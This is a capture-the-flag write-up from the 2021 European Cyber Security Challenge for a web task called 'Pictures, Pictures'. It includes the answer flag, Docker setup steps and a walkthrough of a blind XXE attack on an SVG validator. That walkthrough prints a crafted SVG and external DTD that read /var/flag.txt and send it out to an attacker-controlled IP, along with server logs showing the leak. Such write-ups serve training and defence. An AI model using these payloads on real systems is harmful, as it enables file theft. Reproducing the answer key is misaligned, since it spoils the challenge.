PICTURES, PICTURES

AUTHOR:

CYBEXER TECHNOLOGIES

International Cyber Security Challenge

EUROPEAN CYBER SECURITY CHALLENGE

SEPT 2021

1. DESCRIPTION

There is a web page at target host for you to play with.

2. CHALLENGE SPECIFICATIONS

- Categroty: Web exploitation
- Difficulty: Medium
- Estimated time: 30-60 min

3. QUESTIONS AND ANSWERS

3.1 FETCH CONTENT OF /VAR/FLAG.TXT FROM THE SERVER!

icsc{ddddde-dab9-44c3-bb00-83511a96a41b}

4. SETUP INSTRUCTIONS

Dockerfile and *docker-compose.yml* are provided to run the task in a container. **FLAG** and **PORT** can be given through docker-compose environment, see **.env**:

```
$ cat .env
FLAG=" icsc{ddddde-dab9-44c3-bb00-83511a96a41b}"
PORT=84
```

docker-compose build

docker-compose up

FLAG is inserted to container at build time, ports are mapped at start-up.

5. ARTIFACTS PROVIDED


File	SHA-256
pictures-pictures.tar.gz	78bc9f791f1458413ccb5f6d66f75587689ef2a1153b4ec0a8312e93696eb178

6. TOOLS NEEDED

- A web server


7. WALKTHROUGH

Since there is nothing useful given in the description, we should start by inspecting functionality of the given service. It is an SVG Image Validator that takes an URL as input and prints out some properties of the image:


SVG Image Validator
Provide URL like: https://site/image.svg
Validate SVG
Download demo SVG image for testing

There is a test image available, let's validate this one. We even don't have to download it but can just copy its link to input box.

Result:



This is a valid SVG Image Go back

Url:
http://192.168.125.124:85/Test.svg

MIME-type:
image/svg+xml


Extension
svg

Size:
72748

There are two possible exploit vectors that can be identified immediately:

- The URL box,
- The image that is being validated.

First option is not very promising – it doesn't reflect anything useful in the error message:



This is not a SVG image! (missing MIME Type: image/svg+xml)

Go back!

Also, as SVG is an XML format, the second option is more promising for an information leak. To exploit this, we have to set up a web server that is accessible to target system. Then a specially crafted SVG file can be served from there. It must contain a reference to attacker-controlled DTD:

```
<!DOCTYPE svg [
<!ELEMENT svg ANY >
<!ENTITY % sp SYSTEM "http://167.99.188.167/xxe.dtd">
%sp;
%param1;
]>
```

DTD is just two lines:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/var/flag.txt">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://167.99.188.167/%data;'>">
```

Replace *167.99.188.*167 with your IP, upload both files to your webserver and ask the target service to verify your modified SVG. Link to working example is in References section.

Then check access log on your webserver:

```
hbox    | [Mon Sep 13 09:29:14 2021] 192.168.16.1:34028 [200]: /xxe.svg
hbox    | [Mon Sep 13 09:29:14 2021] 192.168.16.1:34032 [200]: /xxe.svg
hbox    | [Mon Sep 13 09:29:14 2021] 192.168.16.1:34036 [200]: /xxe.svg
hbox    | [Mon Sep 13 09:29:14 2021] 192.168.16.1:34040 [200]: /xxe.dtd
hbox    | [Mon Sep 13 09:29:14 2021] 192.168.16.1:34044 [200]:
/RmxhZzogaWNzY3tkZGRkZGUtZGFiOS00NGMzLWJiMDAtODM1MTFhOTZhNDFifQo=
hbox    | [Mon Sep 13 09:29:14 2021] 192.168.125.123:56338 [200]: /xxe.svg
```

You can see a Base64-encoded request, it contains your flag:

```
$ echo RmxhZzogaWNzY3tkZGRkZGUtZGFiOS00NGMzLWJiMDAtODM1MTFhOTZhNDFifQo= | base64 -d
Flag: icsc{ddddde-dab9-44c3-bb00-83511a96a41b}
```

Done.

8. REFERENCES

https://0x4b1d.wordpress.com/2018/02/17/blind-xxe/

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#xxe-in-exotic-files

ENISA
European Union Agency for Cybersecurity

Athens Office
1 Vasilissis Sofias Str.
151 24 Marousi, Attiki, Greece

Heraklion Office
95 Nikolaou Plastira
700 13 Vassilika Vouton, Heraklion, Greece

enisa.europa.eu

ISBN xxx-xx-xxxx-xxx-x
doi:xx.xxxx/xxxxxx
TP-xx-xx-xxx-EN-C